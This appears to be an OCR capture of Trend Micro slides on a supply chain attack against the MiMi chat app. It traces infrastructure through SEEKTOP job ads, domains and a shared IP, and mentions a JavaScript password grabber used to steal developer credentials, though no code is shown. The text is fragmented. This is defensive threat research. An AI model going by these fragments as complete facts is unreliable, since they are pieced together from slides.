> We value every employee. In addition to having a good working environment, we also provide space for learning and growth. We welcome excellent friends to join us in our work. SEEKTOP has leading development technology in the industry, whether it is technology integration or software program development, it has reached mature development and has a leading and professional team. We look forward to seeing you who are far-sighted, chasing the stage and creating self-worth here. You are welcome to join the SEEKTOP ranks and create a better future with us.

The company is established in the international business center of Manila, Philippines, and has obtained the registration and operation of the Philippine government. It has complete system technology integration services, and provides customers with the fastest and most complete service quality. Our expertise comes from a consulting team with leading development technology and international standards, and has accumulated more than ten years of practical experience.

Job openings

IOS software development engineer (remote office is acceptable)
SEEKTOP
Taiwan, Taiwan
90k - 160k TWD / month | Referral Reward43.2k | 22d

JAVA software development engineer (remote office acceptable)
SEEKTOP
Taiwan, Taiwan
100k - 200k TWD / month | Referral Reward48k | 22d

Front-end engineer (remote office is acceptable)
SEEKTOP
Taiwan, Taiwan
90k - 130k TWD / month | Referral Reward43.2k | 22d

Android software development engineer (remote office acceptable)
SEEKTOP
Taiwan, Taiwan
90k - 160k TWD / month | Referral Reward43.2k | 8d

Supply chain attack?

October 10, 2021 ·

Recruitment #Seeking partners #remote work# stayhome
#staysafe #Android #UI #frontend #development
Hi! We are Seek Top, a system technology integration technology company
Headquartered in Manila, Makati, Philippines
Mainly develop creative, interesting interactive games, live broadcast of international sports events, hope to find you who have endless creativity in website development,
We are currently looking for [Android Engineer], the job information is as follows, you are welcome to join us with enthusiasm😊

📍Android engineer
Requires 2 years of work experience, if you meet the requirements, please re-submit your resume
1. We need to be proficient in Java language foundation and have more than 2 years of Android development work experience.
2. Familiar with commonly used data structures and algorithms, and have experienced the development of online Android apps.
3. Familiar with Android SDK, flexibly use various components and mechanisms of Android, and be able to realize components with excellent performance and reusability.
4. Familiar with the Android framework and various features, familiar with object-oriented programming, understand design patterns, etc.
5. Familiar with network programming, Android UI framework and related development tools.
6. Familiar with kotlin, java, MVVM technology application.

◆ Salary range: Negotiable above NT.100,000
◆ Salary structure: basic salary + job performance + quarterly assessment bonus + fixed half-yearly salary adjustment.
◆ Remote benefits: 13-17 salary, year-end 1-4 months, holiday gifts, various paid holidays (annual leave, sick leave, marriage and maternity leave), etc.
◆ Working hours: 9:30-18:30 The working hours are fixed at 8 hours, with one or two days off each week.
◆ Delivery channel: @seektopser.com

* This is overseas remote work, please contact me for detailed benefits and work information:

New Taiwan dollar

From Wikipedia, the free encyclopedia

"TWD" redirects here. For other uses, see TWD (disambiguation).

The **New Taiwan dollar**[1] (code: **TWD**; symbol: **NT$**, also abbreviated as **NT**) is the official currency of Taiwan.

Supply chain attack?

- We found an old version of the mmimchat.com website

Screenshot of www.ddqchat.com


- ddqchat.com and hkjump.seektopser.com both resolve to 203.60.2.54

Supply chain attack?

- The first MiMi chat version that was released after the publication of our blogpost, version 2.3.4, was clean
  - It seems the threat actor read our report
- New versions keep being published on the website (latest one is 2.3.7)

Supply chain attack – how ?

- We found interesting attackers' scripts in our telemetry



- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access Seektop build environment

Conclusion

Takeaways

- Supply chain attacks defeat even cautious targets
- Running unsigned installer displays warnings on both Windows and MacOS, users likely used to ignore them
- Attribution requires a lot of caution, as threat actors could share code

Conclusion

- Advanced threat actor with strong technical capabilities, able to identify small development companies to reach their targets
- Custom malware toolkit working on multiple platforms
- Campaign linked to a well-known threat actor, however, links to others threat actors also observed
- The motivation is unclear, but probably espionage

References

- Uncovering DRBControl: Inside the Cyberespionage Campaign Targeting Gambling Operations (whitepaper, Feb 18th, 2020)
- Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware (blogpost, Apr 9th, 2022)
- New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware (blogpost, Apr 27th, 2022)
- Operation Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites (whitepaper, May 24th, 2022)
- Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users (blogpost, Aug 12th, 2022)

TREND MICRO™

THE ART OF CYBERSECURITY

Threats detected and blocked globally by Trend Micro in 2018. **Created with real data by artist Daniel Beauchamp.**